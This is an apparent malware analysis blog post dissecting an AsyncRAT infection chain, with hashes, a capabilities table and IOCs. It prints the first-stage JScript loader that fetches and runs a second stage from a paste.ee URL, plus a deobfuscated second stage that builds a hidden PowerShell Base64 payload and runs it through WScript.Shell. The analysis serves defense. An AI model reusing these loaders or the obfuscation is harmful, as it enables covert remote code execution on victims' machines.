

Malware Analysis - AsyncRat

By Bar Magnezi

Published: 2025-04-23 · Archived: 2026-04-05 14:39:19 UTC

Sample:


17a59db354f270147d5da27aa7978a3c

Background [Permalink](#)

AsyncRAT is a Remote Access Tool (RAT) designed to remotely monitor and control other computers through a secure encrypted connection. It provides functionality such as keylogger, remote desktop control, and many other functions. In addition, AsyncRAT can be delivered via various methods such as spear-phishing, malvertising, exploit kit and other techniques.

Static Analysis [Permalink](#)

Database Entry



Intelligence 7	IOCs	YARA	File information	Comments	Actions ▾
SHA256 hash:	🔗 0235537e89dc75052967f8ecf0dc6f0a57e5b078157409f344e7d8d60720a7dd				
SHA3-384 hash:	🔗 49f49a53a14533f7084d4dcce4406d5239f0743a73b28590fb05a11f2b4692ae36ede262b082119fc795f26202765078				
SHA1 hash:	🔗 84e70deef33d3e98346fea9fce35efc505eb0bc7				
MD5 hash:	🔗 17a59db354f270147d5da27aa7978a3c				
humanhash:	🔗 enemy-beer-triple-virginia				
File name:	Documento.js				
Download:	📄 download sample				
Signature ©	🚩 AsyncRAT 🔔 Alert ▾				
File size:	2'415 bytes				

Figure 1: Malware Bazaar Entry

This sample was initially uploaded from the Netherlands and has since spread, with notable activity observed in Israel and the United States.

```
1 var crimine = "MSXML2.XMLHTTP";
2 var graptolites = new ActiveXObject(crimine);
3
4 var creedonta =
5 "http://www.chebbo.com/";
6
7 var echinoderm = "http://www.chebbo.com/";
8 var chebbo = "http://www.chebbo.com/";
9 var dadas = "http://www.chebbo.com/";
10 var hueless = "http://www.chebbo.com/";
11
12 graptolites.open("GET", creedonta, false);
13 graptolites.send();
14
15 new this[hueless](graptolites[dadas])();
16
```

Figure 2: First Stage Code

The first stage uses a relatively simple split and join technique to construct a new string. To disable the original functionality and observe variable values, I modified the code to use console.log, as shown in Figure 3.

```
1 var crimine = "MSXML2.XMLHTTP";
2 var graptolites = new ActiveXObject(crimine);
3
4 var creedonta =
5 "http://www.chebbo.com/";
6
7 var echinoderm = "http://www.chebbo.com/";
8 var chebbo = "http://www.chebbo.com/";
9 var dadas = "http://www.chebbo.com/";
10 var hueless = "http://www.chebbo.com/";
11
12 console.log("crimine: ", crimine);
13 console.log("creodonta: ", creedonta);
14 console.log("echinoderm: ", echinoderm);
15 console.log("chebbo: ", chebbo);
16 console.log("dadas: ", dadas);
17 console.log("hueless: ", hueless);
18
```

Figure 3: Disarmed JS Code

In addition, I used a neat trick: I opened the browser's developer tools and ran the code directly there to observe the output, as demonstrated in Figure 4.

```

> var crimine = "MSXML2.ServerXMLHTTP";
var creodonta = "http://paste.ee/d/m6drh6pM/0";
var echinoderm = "open";
var chebbo = "send";
var dados = "responseText";
var hueless = "Function";

console.log("crimine: ", crimine);
console.log("creodonta: ", creodonta);
console.log("echinoderm: ", echinoderm);
console.log("chebbo: ", chebbo);
console.log("dados: ", dados);
console.log("hueless: ", hueless);

```

crimine: MSXML2.ServerXMLHTTP	VM239:8
creodonta: http://paste.ee/d/m6drh6pM/0	VM239:9
echinoderm: open	VM239:10
chebbo: send	VM239:11
dados: responseText	VM239:12
hueless: Function	VM239:13

Figure 4: Dev Tool Code

These results uncovered a Pastebin URL used to retrieve the second stage of the malware.

Second Stage [Permalink](#)


The Second stage features heavily obfuscated code, containing around 7,500 lines, intended to obstruct analysis and evade detection. As shown in Figure 5, this snippet represents a small segment of the heavily obfuscated code.



```
1 var belletristic = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["MSTID"])] [0];
2 var Bunyan = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["acrocearaunian"])] [1];
3 var manatiq = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["pantopod"])] [2];
4 var photosantonic = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["waterboards"])] [3];
5 var separately = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["some"])] [4];
6 var passers = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["conatively"])] [2];
7 var nontipped = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["unwrapped"])] [6];
8 var cookers = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["unwrapped"])] [6];
9 var animally = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["glimse"])] [7];
10 var dataria = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["perspicaciously"])] [8];
11
12
13
14 var playwrights = ([+([Infinity)+[])] [0],
15 aplanatism = ([+([Infinity)+[])] [1],
16 proffering = ([+([Infinity)+[])] [2],
17 plowk = ([+([Infinity)+[])] [3],
18 halftones = ([+([Infinity)+[])] [4],
19 pulicidae = ([+([Infinity)+[])] [5],
20 seichometer = ([+([Infinity)+[])] [6],
21 gaols = ([+([Infinity)+[])] [7],
22 embolismic = ([+([Infinity)+[])] [8],
23 ampac = ([+([Infinity)+[])] [9];
24
25 var belletristic = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["MSTID"])] [0];
26 var Bunyan = ([+([ ([["acrocearaunian"]+[])] [0] + ([["pantopod"]+[])] [1] + ([["conatively"]+[])] [2] + ([["squintifego"]+[])] [3] + ([["MSTID"]+[])] [4] + ([["unwrapped"]+[])] [5] + ([["waterboards"]+[])] [6] + ([["pantopodMap"]+[])] [7] + ([["glimse"]+[])] [8] + ([["slice"]+[])] [9] ["perspicaciously"])] [8];
```

Figure 5: Obfuscated Code

The majority of the obfuscation techniques involved injecting junk code to mask the malware’s original functionality. After removing the junk code, what remained was a simple function that modifies a string and a long string. In the final step, the code is executed using WScript as shown in Figure 6.



```
1 function synchronteric(cicisbeism) {
2     var faitor = "p000.:.[:|?@.0IV+";
3     var gusli = cicisbeism.replace(new RegExp(faitor, "g"), "");
4     return gusli;
5 }
6
7
8 var gutterball = "JinflicterBzinflicterH0inflicterZwBhinflicterG4inflictercwinflicterginflicterD0inflicterIinflicterinflicterinflict
9 gutterball = synchronteric(gutterball);
10
11 var saccomyoid = "p000.:.[:|?@.0IV+@pp000.:.[:|?@.0IV+@owp000.:.[:|?@.0IV+";
12
13 saccomyoid += "p000.:.[:|?@.0IV+@erp000.:.[:|?@.0IV+@smp000.:.[:|?@.0IV+";
14 saccomyoid += "p000.:.[:|?@.0IV+@hep000.:.[:|?@.0IV+@ll -p000.:.[:|?@.0IV+@Np000.:.[:|?@.0IV+@oP";
15 saccomyoid += "p000.:.[:|?@.0IV+@rofp000.:.[:|?@.0IV+@le p000.:.[:|?@.0IV+";
16 saccomyoid += "p000.:.[:|?@.0IV+@-Corp000.:.[:|?@.0IV+@mp000.:.[:|?@.0IV+@map000.:.[:|?@.0IV+";
17 saccomyoid += "p000.:.[:|?@.0IV+@d \\"p000.:.[:|?@.0IV+@\\\"p000.:.[:|?@.0IV+@scp000.:.[:|?@.0IV+@p000.:.[:|?@.0IV+";
18 saccomyoid += "p000.:.[:|?@.0IV+@drp000.:.[:|?@.0IV+@igo = p000.:.[:|?@.0IV+";
19 saccomyoid += gutterball + "p000.:.[:|?@.0IV+";
20 saccomyoid += "$OWp000.:.[:|?@.0IV+@juxd = [Symp000.:.[:|?@.0IV+@stem.p000.:.[:|?@.0IV+@Texmp000.:.[:|?@.0IV+@t.Epmp000.:.[:|?@.0IV+@ncorp000.:.[:|?@.0IV+@
21 saccomyoid += "[Conpmp000.:.[:|?@.0IV+@vepmp000.:.[:|?@.0IV+@ke)::FromBasepmp000.:.[:|?@.0IV+@4String($codpmp000.:.[:|?@.0IV+@igmp000.:.[:|?@.0IV+
22 saccomyoid += "Ipp000.:.[:|?@.0IV+@nvopmp000.:.[:|?@.0IV+@rt-Expmp000.:.[:|?@.0IV+@esmp000.:.[:|?@.0IV+@sion $OWp000.:.[:|?@.0IV+@jupmp000.:.[:|?@.0IV+";
23 saccomyoid = synchronteric(saccomyoid);
24
25 var sexpert = WScript.CreateObject("WScript.Shell");
26
27 sexpert.Run(saccomyoid, 0, false);
28
29
30 sexpert = null;
31
```

Figure 6: Clearing The Code

Using CyberChef, I was able to replicate the functionality of the previously observed string manipulation. This revealed the type of manipulation applied to the long string: it replaces a specific word with the letter ‘A’ and then decodes the result from Base64.




Figure 9: Outputs New EXE

Third Stage [Permalink](#)

The third stage of the malware is written in .NET and is most likely the unpacked version of the final payload.




Figure 10: Using Detect it Easy

Figure 11 highlights the capabilities of the RAT, including C2 communication, code execution, debugging features, and more.

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::CheckRemoteDebuggerPresent [B0001.002] Debugger Detection::WudfIsAnyDebuggerPresent [B0001.031] Sandbox Detection [B0007] Virtual Machine Detection [B0009]
ANTI-STATIC ANALYSIS	Executable Code Obfuscation [B0032]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
COMMUNICATION	DNS Communication::Resolve [C0011.001] HTTP Communication::Get Response [C0002.017] Socket Communication::Create TCP Socket [C0001.011] Socket Communication::Create UDP Socket [C0001.010]
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Cryptographic Hash::SHA256 [C0029.003] Encrypt Data::AES [C0027.001] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	Application Window Discovery [E1010] File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Create Directory [C0046]
OPERATING SYSTEM	Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Create Mutex [C0042] Create Thread [C0038] Suspend Thread [C0055] Terminate Process [C0018]

Figure 11: Capabilities Of The RAT

Given that the malware was written in .NET, I used dnSpy to decompile and analyze the code, which allowed me to extract the full configuration, as presented in Figure 12.




Figure 12: Settings Configuration Of AsyncRAT

As expected from a RAT, it also collects various environment details such as the hostname, user ID, and more.




Figure 13: System Information

Dynamic Analysis [Permalink](#)

Once executed, the RAT attempts to establish a connection on port 5090 at regular intervals, as observed in TCPView and shown in Figure 14.




Figure 14: TCPView Output

The network communication can also be observed using Wireshark, providing further insight into the RAT's connection attempts.




Figure 15: Using WireShark

IOCs [Permalink](#)

- Hash:

```
17a59db354f270147d5da27aa7978a3c  
40fb01ac9879cf7ea9e9a375bd525a66
```

- URL

```
hxxps://paste[.]ee/d/1Juiw3uF/0  
